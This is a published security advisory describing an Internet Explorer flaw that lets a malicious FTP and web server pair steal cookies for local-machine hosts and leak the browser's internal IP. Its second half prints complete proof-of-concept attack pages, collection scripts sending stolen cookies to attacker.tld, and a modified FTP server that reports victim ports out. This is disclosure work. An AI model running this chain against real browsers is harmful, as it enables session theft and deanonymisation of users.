The localhosed attack – Stealing Internet Explorer 11-7 cookies for hosts on the local machine (and leaking the IP address as a byproduct)

Extended Advisory

Amit Klein

URL: http://www.securitygalore.com/site3/files/localhosed.pdf

Publication Date: June 22nd, 2015

Introduction

This extended advisory describes a vulnerability in Microsoft Internet Explorer 11/10/9/8/7 (on Windows Vista and above). The vulnerability allows stealing cookies for local machine domains/IP addresses. Additionally, the local IP address used by IE to communicate to the Internet is exposed (even if behind a NAT or a SOCKS proxy). On Windows XP, IE 8-6 are vulnerable to the IP exposure vulnerability only. To exploit the vulnerability, a combination of malicious, non-standard FTP server, and a malicious web server is used. One variant of the attack requires a single click by the user, while two other variants (somewhat more limited) don't require user interaction at all (beyond browsing to a malicious URL).

The underlying vulnerability in IE is that when engaging in an FTP session with an FTP server (as a result of rendering an ftp://... URL), it will switch to active mode if the server refuses the PASV command (server response status code 502). IE will then send a PORT command with its IP address (IP address leakage) and a TCP port open for incoming connections**. IE does not restrict incoming connections to the IP address of the FTP server**. The fact that this practice is insecure is well known since at least 1999, though the use case discussed back then is very different than what this paper is about to demonstrate. Both Dan J. Bernstein (http://cr.yp.to/ftp/security.html) and RFC 2577 (http://tools.ietf.org/html/rfc2577) describe a scenario (which they name "PORT connection theft" and "port stealing", respectively) wherein at attacker manages to guess the client's listening port (after the client sends a PORT command to the FTP server) and manages to connect to the client before the FTP server does, thus being able to send the client an arbitrary file data, instead of the original file the FTP server would have sent.

The attack described herein is different. The approach here is that the FTP server is malicious, and it cooperates with a malicious HTML page (and a malicious web server) the browser renders, with the end result being:

1. Stealing HTTP cookies (both session cookies, and permanent cookies, and including HTTP only cookies) associated with any domain or IP address that represents the local machine. For example: localhost, 127.0.0.1, my_laptop (if it is mapped to the local machine), my_laptop.intranet (ditto), 192.168.1.1 (if it is the IP address of the local machine).
2. Additionally, the internal IP address of the browser is exposed to the attacker.

Motivation

Having an HTTP (web) server listening locally on a Windows machine is not too rare, due to a multitude of software installations that do just that, e.g. for administration/control panel. Googling for e.g. Windows "http://localhost" yields almost 1 million hits. There's no need to name names, but it suffices to say that there are major players from many software types, from virtual machines, to analytics, and of course content management systems.

Of course, such setup may be susceptible to a plain and simple CSRF attack. However, stealing the cookies has several advantages over CSRF:

1. If the server employs anti-CSRF code, having the session cookies (in combination with DNS rebinding) can, in some cases (depending on the exact nature of the anti-CSRF technique) work around this protection.
2. Session cookies (in combination with DNS rebinding) can enable reading data off sensitive pages.
3. Cookies may contain sensitive information in and out of themselves.

The attack method can only steal cookies sent with HTTP requests (not HTTPS). Fortunately for the attacker, a web server bound to a local address is unlikely to use SSL, thus the attacker is unlikely to face the problem of secure cookies, or having mismatching certificates warning by the browser (due to DNS rebinding, see below).

As for local IP address disclosure, this can be used to map an organization behind a NAT, or as a SOCKS proxy piercing (i.e. exposing the real IP address of a client "hiding" behind a SOCKS proxy).

Attack outline

The attacker sets up a malicious web server, www.attacker.tld, and a malicious, non-standard FTP server, ftp.attacker.tld (the fact that the two servers share the same domain is irrelevant to the attack). The attacker manages to lure the victim (IE on Windows Vista and above) to consume a link e.g. http://www.attacker.tld/somefolder/attack_click.php?host=localhost (this link is designed to retrieve cookies for the localhost domain; of course the attacker can do the same with e.g. 127.0.0.1, etc.).

The HTML page returned from http://www.attacker.tld/somefolder/attack_click.php?host=localhost opens a new window/tab (this one, see below for alternatives) with URL ftp://ftp.attacker.tld/1.txt, and on the original window it loads a script from http://www.attacker.tld/somefolder/getport.php. This script is not fully loaded until much later in the process, and this is blocking the remaining activities on this window for the time being.

The new window which renders ftp://ftp.attacker.tld/1.txt opens a frame with URL ftp://magic:123@ftp.attacker.tld/2.txt. The browser starts an FTP session with ftp.attacker.tld, announcing user "magic". Upon receiving this particular user name, the malicious FTP server enters a special mode. When the browser next sends a PASV command, the server responds with status 502 ("Command not implemented"). Consequently, IE falls back to active mode, opens a random listening port, listening on **all** addresses bound to the machine (0.0.0.0), and sends a PORT command to the malicious FTP server denoting the IP address IE uses to interact with the FTP server, and the port open for the data channel (note: at this point, the machine's IP address is compromised, but for demonstration reasons it is copied back and forth so it can be reported together with the cookies at the last stage of the attack).

The malicious FTP server, in its special mode, upon receiving the PORT command with the browser's IP address and open port, reports them to the malicious web server (by sending a GET request with this data in the query part, to http://www.attacker.tld/somefolder/setport.php). IE will then proceed to query the FTP server on the control channel for e.g. the file size of 2.txt, and the FTP server responds with some synthetic information. Finally IE sends a RETR command to retrieve the file. In response, the malicious FTP server reports back that it is about to send the data (status 150), but instead of sending anything on the FTP data channel, it just sleeps for 10 seconds.

The new window (ftp://ftp.attacker.tld/1.txt) also polls the frame contents (note that the frame is on the same scheme, host and port, so this is not a SOP violation).

At www.attacker.tld, setport.php writes the IP address and port to a predetermined file on disk. getport.php (which was invoked directly from the original window) polls this file every second, and if it finds any data there, it writes two variables as its (Javascript) response – an "ip" variable containing the IP address of the browser, and more importantly, a "port" variable that contains the open port number.

The browser's original window finally receives the Javascript code and now it navigates to http://localhost:.../foo?ip=... (the port to navigate to is provided by the Javascript loaded from getport.php, and the ip parameter is populated from the ip variable provided by that Javascript code). Note that the request to localhost will be accompanied by all cookies defined for this host, regardless of the port number (see e.g. Eric Law's MSDN writeup http://blogs.msdn.com/b/ieinternals/archive/2014/03/13/explaining-same-origin-policy-part-0-origins.aspx and Michal Zalewski's Browser Security Handbook https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_cookies). And here's the crux of the attack: it is IE itself which listens on this port and IP address! In fact, this is precisely the data channel for the FTP session IE started in order to retrieve ftp://ftp.attacker.tld/2.txt. In other words, the HTTP request IE sends for localhost in the original window will be treated by IE as the file data to populate the frame in the second window.

Now at the second window, as mentioned above there is Javascript code that polls the ftp://ftp.attacker.tld/2.txt frame. As soon as data arrives there, it is collected and sent to http://www.attacker.tld/somefolder/report.php. The data is a raw HTTP request for localhost, and as such it contains the cookies that IE maintains for localhost. And the query part contains the IP address used by the browser.


Note: this attack cannot extract HTTP authentication credentials/data. This is because IE respects RFC 2617 which states that an authentication scope is bound to the root URL of the server, which contains the port number. Therefore, HTTP authentication credentials for e.g. http://localhost/ are not sent to http://localhost:12345/.

Using local machine cookies

Now that the local machine cookies can be stolen, one naturally asks how they can be used. Unlike Internet cookies which can be used by an attacker to directly interact with the Internet site (stealing the victim's session), with local machine cookies this is not straight forward. However, it is still possible – using DNS rebinding. This is a collective name to a family of techniques that enable the attacker to interact with a site accessible to the victim (only), by virtue of having the victim browser first consume a web page such as http://www2.attacker.tld/ (which sets the stolen cookies in IE, for the domain www2.attacker.tld), then consume that page (or another page) on the same hostname (www2.attacker.tld) but now having www2.attacker.tld point at the attacker-inaccessible server (e.g. in our case – 127.0.0.1, or an RFC-1918 address designating the victim machine). It is then possible for the attacker's page to orchestrate an interaction with this internal IP address, with the browser sending the stolen cookies along. The only drawback of these attacks is that the requests sent would contain the hostname www2.attacker.tld (instead of e.g. localhost) in the HTTP Host header, unless another technique is used to forge the Host header as well.

The Windows Firewall popup

As soon as IE opens the listening port on all IP interfaces (0.0.0.0), the Windows Firewall pops up a window asking the user to approve or deny access to this process from internal networks and external networks. Here's how it looks with Windows 8.1:


Windows Security Alert

Windows Firewall has blocked some features of this app

Windows Firewall has blocked some features of Internet Explorer on all public and private networks.

Name:	Internet Explorer
Publisher:	Microsoft Corporation
Path:	C:\program files (x86)\internet explorer\iexplore.exe

Allow Internet Explorer to communicate on these networks:

[✓] Private networks, such as my home or work network

[ ] Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

However, this popup is only blocking inbound communication from outside the machine. Windows Firewall does not interfere with internal machine connections (i.e. connections between two processes on the same machine). Indeed, regardless of the user's reaction (checking/unchecking the checkboxes, pressing "Allow access" or "Cancel", closing the window or keeping it open), the attack proceeds unimpeded because the TCP connection is established from an IE process to an IE process on the local machine.

The attack is also designed such that the user interaction part (the single click) happens before this popup, so the user has no reason to suspect foul play.

Necessary user interaction for this variant

The attack variant described above uses Javascript code (invoking window.open) to automatically open a new window (tab). The downside is that it requires user interaction (e.g. having the victim click a button/link), due to Internet Explorer's SmartScreen pop-up blocker. By default, SmartScreen blocks automatic windows opening unless it is caused by user interaction, e.g. a click (that's the behavior of SmartScreen's Filter Level "Medium", which is the default level, see https://technet.microsoft.com/en-us/library/cc784600%28v=ws.10%29.aspx).However, with a bit of social engineering this shouldn't be a problem (e.g. "click here to win $100").

Variants without user interaction

The astute reader may have wondered why the attack needed to open a new window, instead of e.g. using an IFRAME on the same window as a navigation target. After all, opening a new window requires user interaction, which is somewhat of a drawback for the attack. Unfortunately for the attacker, opening a 3rd party URL (e.g. http://localhost:12345/foo) in a frame inside a page that renders a different domain (in this case, http://www.attacker.tld/...) is subject to IE's 3rd party cookies policy (defined by the privacy settings level; the default is "Medium" – see MSDN https://msdn.microsoft.com/en-us/library/ie/ms537343%28v=vs.85%29.aspx), which by default treats 1st party persistent cookies received from e.g. http://localhost/... without P3P policy as "leashed", and does not send them in 3rd party cookie scenario such as inside a frame; session cookies are always sent with privacy level Medium). Moreover, with UAC is in effect (which is the default and in Windows 8 requires registry modification to disable), when the framed URL belongs to the Local Intranet zone (see below for details), and the hosting page belong to the Internet zone (which is the case for www.attacker.tld), the framed URL (running at integrity level Low by default) doesn't have access to the cookies of its domain (typically received while the application was rendered in its own tab/window, thus assigned integrity level Medium), due to the different integrity levels assigned to them (see Eric Law's MSDN writeup http://blogs.msdn.com/b/ieinternals/archive/2011/03/10/internet-explorer-beware-cookie-sharing-in-cross-zone-scenarios.aspx).

The frame variant

As explained above, this variant can only obtain session cookies (including HTTP only session cookies) from non Local Intranet hosts that represent the local machine. The upside is that it doesn't require user interaction since no new window is opened.

However, if UAC is disabled (in Windows 7 this amounts to lowering the slide all the way down to "Don't notify", in Windows 8 this needs to be done via a registry change – key HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System, name EnableLUA), Local Intranet hosts can be targeted by this method. Moreover, since privacy settings do not affect Local Intranet hosts, all cookies can be stolen (i.e. persistent cookies and session cookies).

Also, if the privacy settings are set to unconditionally allow 1st party cookies, or if the targeted host advertises a P3P policy header during cookie setting that designates an "acceptable privacy policy" according to Internet Explorer, then such cookies can be stolen in this method as well.

The self-navigation variant (IE11 only)

It turns out that it is possible to steal all cookies (persistent cookies and session cookies, in both cases including HTTP only cookies) from Local Intranet hosts that represent the local machine, without user interaction. The trick is simple – the main page needs to navigate its own window to the attacked host. IE11 will continue to render the original page (which includes the collection and reporting logic) while waiting for a response (which will never come) and eventually time out while still rendering the original page. There is, however, one problem with this approach, and it is the reason why it is effective only for Local Intranet hosts (that map to the local machine). Apparently (empirically observed), IE listens for incoming FTP data channel connections at the tab process that initiated the FTP session. When navigating the window to the new URL, IE sends the HTTP request in the context of the tab that will render it. And empirically observed phenomenon is this: if the FTP listener and the new URL rendering window belong to the same tab process, the FTP listener will fail to receive data. Presumably there’s some sort of a deadlock in this scenario.

To solve this problem, the attacker must force the FTP listener and the new URL rendering window to reside in two different tab processes.

By default, the attacker’s hostnames are mapped by IE to the Internet zone. If the target is a Local Intranet host, then the attacker can benefit from the fact that in with UAC turned on (this is the default), an Internet zone URL is rendered by a process with integrity level “low” (by default), whereas a Local Intranet zone URL is rendered by a process with integrity level “medium” (by default). In such case, the attack will succeed.

On Local Intranet mapping

Hosts and IP addresses belonging to the Local Intranet are defined by IE settings (described in http://blogs.msdn.com/b/ieinternals/archive/2012/06/05/the-local-intranet-security-zone.aspx).

If "Automatically detect intranet network" is checked, then (inferred from http://support.microsoft.com/en-us/kb/2028170):

- A machine belonging to a workgroup (including standalone machines) will not have any hosts in the Local Intranet zone beyond those explicitly designated by the user.
- A machine belonging to a domain will map hosts to the Local Intranet zone as if “automatically detect intranet network” is unchecked, and all the specific detection methods are checked (and of course those designated explicitly), see below for details.

If “Automatically detect Intranet network” is not checked, then by default, hosts that are dotless (e.g. localhost, my_laptop), hosts that are excluded from proxying, and UNC paths (not relevant in this context). Apparently, this is the default setting, at least for IE11.

Summary table (cookie stealing)

	New window	Frame	Self navigation
Browser affected	All IE versions on Windows Vista and above	All IE versions on Windows Vista and above	IE11
User interaction?	Yes (one click)	No	No
Host scope	Internet, Local Intranet	Internet	Local Intranet
Cookie type	persistent, session	session (and any cookies assigned with P3P acceptable compact policy)	persistent, session
UAC mode supported	(all)	(all – if UAC is off, the scope can also cover Local Intranet, and there, persistent cookies can be stolen as well)	On (default)
SmartScreen mode supported	Medium (default) or below	(all)	(all)

IE Metro style

IE Metro Style's EPM (Enhanced Protected Mode) imposes several restrictions on windows that render URLs from the Internet Zone (see Eric Law's MSDN writeup http://blogs.msdn.com/b/ieinternals/archive/2012/03/23/understanding-ie10-enhanced-protected-mode-network-security-addons-cookies-metro-desktop.aspx). This makes the attack far less powerful, yet it does not render it completely useless.

The IP address disclosure still works. Although EPM does not allow "acting as a network server", in practice IE can still open and listen on a port (after forced to engage in an active FTP session). What is enforced, apparently, is that no connections are established to this port (or process, in general) from outside of the process. But this does not affect the fact that IE does send a PORT command to the malicious FTP server with its IP address and port, and IE does listen (technically) on the designated port.

Regarding cookies, however, the attack is practically useless. It should be noted that in practice, it is expected, due to the loopback-blocking policy of EPM, that all local machine websites would be defined in the Local Intranet zone (which is exempt from EPM, by default). So the only interesting attacks are those that target Local Intranet, i.e. the "new window" attack, and the "self navigation" attack. These two attacks spawn an IE window that renders a Local Intranet zone URL in a different process (without EPM). And since the IE listener is not allowed to serve incoming connections from other processes, these attacks fail.

Note that the “frame” variant with Internet address technically works (since the connection to the listening port is carried out from the same process!), but as mentioned above, it is very unlikely to yield cookies since local machine sites are very likely to be defined in the Local Intranet zone.

Internet Explorer 10-7 (Windows Vista and above)

The “new window” attack and the “frame” attack succeed as is (obtain the cookies and expose the IP address). The “self navigation” attack fails to obtain the cookies (apparently, unlike IE11, when IE10 and below navigates to a URL on a different security zone, the old page is immediately unloaded, so the old page cannot obtain the HTTP request sent to the FTP data port), but the IP address is nevertheless leaked.

Windows XP (IE8-IE6)

While cookies cannot be stolen with this attack, it is still effective in exposing the internal IP on Windows XP.

Network environment considerations (speculative – I haven’t really experimented with this)

HTTP proxy – typically does not affect the attack. In order to work with a local machine server, the host would typically need to be excluded from proxying, thus making the request for it a direct, intra-machine request from the browser (thus not subjected to the Windows firewall or NAT issues). As a byproduct, it would also make the host part of the Local Intranet zone (by default). Even if all traffic is unconditionally proxied, the IP address exposure should still be effective.

SOCKS proxy (for the HTTP and FTP connections) – similar to the HTTP proxy case above, it is expected that the attack would succeed. Proxying the outgoing FTP traffic doesn’t affect the attack.

FTP proxy (tunneling FTP over HTTP) – this will render the attack completely ineffective, since it will be the proxy server, not IE, interacting with the malicious FTP server.

FTP-aware Application-level gateway (FTP ALG) – if it only changes the IP address (in the PORT command) to the external IP, while maintaining the port, then the IP address exposure will fail, but the cookie stealing attack will succeed. If it also changes the port, then the whole attack will fail.

Additional directions

If the attacker can orchestrate an attack on two intranet machines – one with IE listening on a TCP port, and another, sending e.g. HTTP request to that port, then it is possible for the attacker to steal cookies (for a host running on the first machine) from the second machine. The preferred variant in such case is the “self navigation” one, as it should be able to steal cookies from both Internet and Local Intranet in this scenario. On the other hand, the user needs to allow IE to receive data from at least the private network to which the other machine belongs.

The files

Below are the files used to implement the attack. The modified FTP server is described in the next section. The attack sequence begins with sending the victim a link in the following structure: http://www.attacker.tld/somefolder/attack_....php?host=...

The attack ends with a hit to record.php which the attacker can customize to suit the end goal of the attack. For demonstration purposes, the provided record.php sends back a summary of the stolen data followed by the raw data.

There are three variants of the attack, so the attacker needs to choose the relevant variant and use the respective attack_…php script, with the target host denoted by the host argument. For example:

http://www.attacker.tld/somefolder/attack_click.php?host=localhost

http://www.attacker.tld/somefolder/attack_click.php?host=127.0.0.1

http://www.attacker.tld/somefolder/attack_frame.php?host=127.0.0.1

http://www.attacker.tld/somefolder/attack_selfnav.php?host=localhost

The first variant (requiring user interaction – a single click):

http://www.attacker.tld/somefolder/attack_click.php

```
<html>

<body>

<script id="s"></script>

<script>

document.write("<form action='ftp://ftp.attacker.tld/1.txt' target='_blank'
onsubmit='setTimeout(go,0)'><input type='hidden' name='r'
value='"+Math.floor(Math.random()*1000000000)+"'><input type='submit' name='button' value='Click
me!'></form><div id='d'></div>");

function nav()

{

        if (typeof(ip)!="undefined")

        {

                window.clearInterval(intval);

                document.getElementById("d").innerText="Leaked IP: "+ip+"  Using port "+port;
                window.setTimeout("location='http://<?php echo $_REQUEST['host'];
?>:'+port+'/foo?ip='+ip+'&r='+Math.floor(Math.random()*1000000000)",3000);

        }

}

function go()

{

        document.getElementById("s").src="getport.php";

        intval=window.setInterval("nav()",1000);

}

</script>

</body>

</html>
```

The second variant (using frames):

http://www.attacker.tld/somefolder/attack_frame.php

```
<html>

<body>

<iframe id='x'></iframe>

<script>

document.write("<iframe
src='ftp://ftp.attacker.tld/1.txt?"+Math.floor(Math.random()*1000000000)+"'></iframe>");

</script>

<script src='getport.php'></script>

<script>

document.write("<br><br>Leaked IP: "+ip+"<br>Using port "+port+"<br>");

window.setTimeout("document.getElementById('x').src='http://<?php echo $_REQUEST['host'];
?>:"+port+"/foo?ip="+ip+"&r="+Math.floor(Math.random()*1000000000)+"'",3000);

</script>

</body>

</html>
```

The third variant (self navigate):

http://www.attacker.tld/somefolder/attack_selfnav.php

```
<html>

<body>

<script>

document.write("<iframe
src='ftp://ftp.attacker.tld/1.txt?"+Math.floor(Math.random()*1000000000)+"'></iframe>");

</script>

<script src='getport.php'></script>

<script>

document.write("<br><br>Leaked IP: "+ip+"<br>Using port "+port+"<br>");

window.setTimeout("location='http://<?php echo $_REQUEST['host'];
?>:"+port+"/foo?ip="+ip+"&r="+Math.floor(Math.random()*1000000000)+"'",3000);

</script>

</body>

</html>
```

Common files:

http://www.attacker.tld/somefolder/setport.php

```
<?php

header("Cache-Control: no-cache, no-store");

$filename=getenv('TEMP')."\\ftp_endpoint.txt";

file_put_contents($filename,"ip='".$_REQUEST['ip']."'; port=".$_REQUEST['port'].";\r\n");

?>
```

http://www.attacker.tld/somefolder/getport.php

```
<?php

header("Cache-Control: no-cache, no-store");

$filename=getenv('TEMP')."\\ftp_endpoint.txt";

do

{

        sleep(1);
        $x=file_get_contents($filename);

}

while (strlen($x)==0);

echo $x;

file_put_contents($filename,"");

?>
```

http://www.attacker.tld/somefolder/report.php

```
<html>

<body>

The following data was leaked to the malicious web server:

<br>

<?php

$req=urldecode($_REQUEST['d']);

preg_match('/ip=(.*?)\&/',$req,$ip);

echo "Browser (Internet Explorer)'s IP address:<b> ".$ip[1]." </b><br>\r\n";

preg_match('/Host: (.*):/',$req,$host);

echo "Cookies for host '".$host[1]."':";

if (preg_match('/Cookie: (.*)/',$req,$cookie))

{

        echo "<b> ".$cookie[1]." </b><br>\r\n";

}

else

{

        echo " (none) <br>\r\n";

}

echo "<br><br>\r\n\r\n";

echo "Full request data: <br>\r\n".$req;

?>

</body>

</html>
```

ftp://ftp.attacker.tld/1.txt

```
<html>

<body>

<form id="r" method="POST" action="http://www.attacker.tld/somefolder/report.php">

<input type="hidden" name="d" value="oops">

</form>

<script>

function check()

{

        try

        {

                data=document.getElementById("f").contentWindow.document.body.innerHTML;

                document.getElementById("r").d.value=encodeURIComponent(data);

                document.getElementById("r").submit();

                window.clearInterval(t);

        }

        catch (e)

        {

        }

}

document.write('<iframe id="f"
src="ftp://magic:123@ftp.attacker.tld/2.txt?'+Math.floor(Math.random()*1000000000)+'"></iframe>');

var t=window.setInterval(check,1000);

</script>

</body>

</html>
```

Details of the modified FTP server

In the USER command processing, the magic flag (Boolean variable) is raised for the connection if the user name includes the string “magic”. Otherwise, the magic flag is lowered.

In the PASV command processing, if the magic flag is raised for the connection, then a status 502 response is sent over the control channel.

In the PORT command processing, the IP address and port number designated by the client are reported to the attacker's web server (by way of an HTTP GET request with this data in its query part).

In the SIZE command processing, if the magic flag is raised for the connection, then a 213 response is sent over the control channel with file size set to 1 byte (apparently IE ignores this data if it's shorter than the actual file size).

In the RETR command processing, if the magic flag is raised for the connection, then no data is sent on the data channel, (a 150 status response is sent over the control channel, followed by a 10 seconds delay, followed by a 226 status response).

Additionally, to overcome caching issues during testing (this is not absolutely necessary for the production system, but it is recommended to make experimentation less error prone), during processing of FTP commands whose argument includes a file name, the part of the name from the first question mark (inclusive) until the end of the name is silently dropped. This allows the ftp:// URLs to include a random "query part" which prevents cache hits by IE on one hand, yet is ignored by the FTP server logic on the other hand.

The modified FTP server implemented while researching this attack uses Matthias Wandel's FTPDMIN FTP server (http://www.sentex.net/~mwandel/ftpdmin/) as a baseline. FTPDMIN was chosen due to its source code availability, simplicity, Windows compatibility, and liberal license (note that it is **not** recommended for production use – from the above mentioned URL: "Ftpdmin is not intended as an internet FTP server"). The C source code was downloaded from http://www.sentex.net/~mwandel/ftpdmin/ftpdmin-src.zip. Then, the following modifications were applied:

In file ftpdmin.c:

```
25,26c25,26

< #define FTPDMIN_VER "0.96"

< #define FTPDMIN_DATE "Jun 7 2004"

---

> #define FTPDMIN_VER "0.96 (Modified by AK)"

> #define FTPDMIN_DATE "Jun 7 2004 (Modified by AK)"

33a34,35

> BOOL magic_flag=FALSE;

>

304a307,313

>       if (magic_flag)
>       {
>               SendReply(Conn, "150 Opening BINARY mode data connection (IE PORT - sleeping for
10s...)");
>               Sleep(10000);
>               SendReply(Conn, "226 Transfer Complete");
>               return;
>       }
420a430,436
>       if (magic_flag)
>       {
>               sprintf(RepBuf, "213 1");
>               SendReply(Conn, RepBuf);
>               return;
>       }
>
495a512,519
>                               if (strstr(buf,"magic")!=NULL)
>                               {
>                                       magic_flag=TRUE;
>                               }
>                               else
>                               {
>                                       magic_flag=FALSE;
>                               }
507a532,539
>                               if (magic_flag)
>                               {
>                                       sprintf(repbuf,"502 Not implemented");
>                                       SendReply(Conn, repbuf);
>                                       Conn->PassiveMode = TRUE;
>                                       break;
>                               }
```

```
>

649c681,683

<                       sscanf(buf,"%d,%d,%d,%d,%d,%d",&h1,&h2,&h3,&h4,&p1,&p2);

---

>                       char tmp_file[MAX_PATH];

>                                           char url[1024];

>                                           sscanf(buf,"%d,%d,%d,%d,%d,%d",&h1,&h2,&h3,&h4,&p1,&p2);

654c688,691

<                   }

---

>
        sprintf(url,"http://www.attacker.tld/somefolder/setport.php?ip=%d.%d.%d.%d&port=%d",h1,h2,h3,h4,p1
*256+p2);

>                                           tmpnam(tmp_file);

>                                           URLDownloadToFileA(NULL,url,tmp_file,0,NULL);

>                    }
```

In file paths.c:

```
129a130,134

>       // discard "query"

>       if (strchr(NewPath,'?')!=NULL)

>       {

>               *strchr(NewPath,'?')='\0';

>       }
```

FTPDMIN needs to be run with command line arguments detailing the listening IP address (the default port is 21 so there's no need to explicitly specify it) and the root folder for the FTP files, where 1.txt (see above) should reside:

```
ftpdmin.exe –ha ip_address ftp_root_folder
```

Vendor status

April 2nd, 2015: Microsoft was notified through their MSRC mailbox. The case was assigned the ticket "[21855mp]".

June 18th, 2015: After several exchanges of emails, Microsoft informed me that they decided not to fix this issue.

June 22nd, 2015: Publication.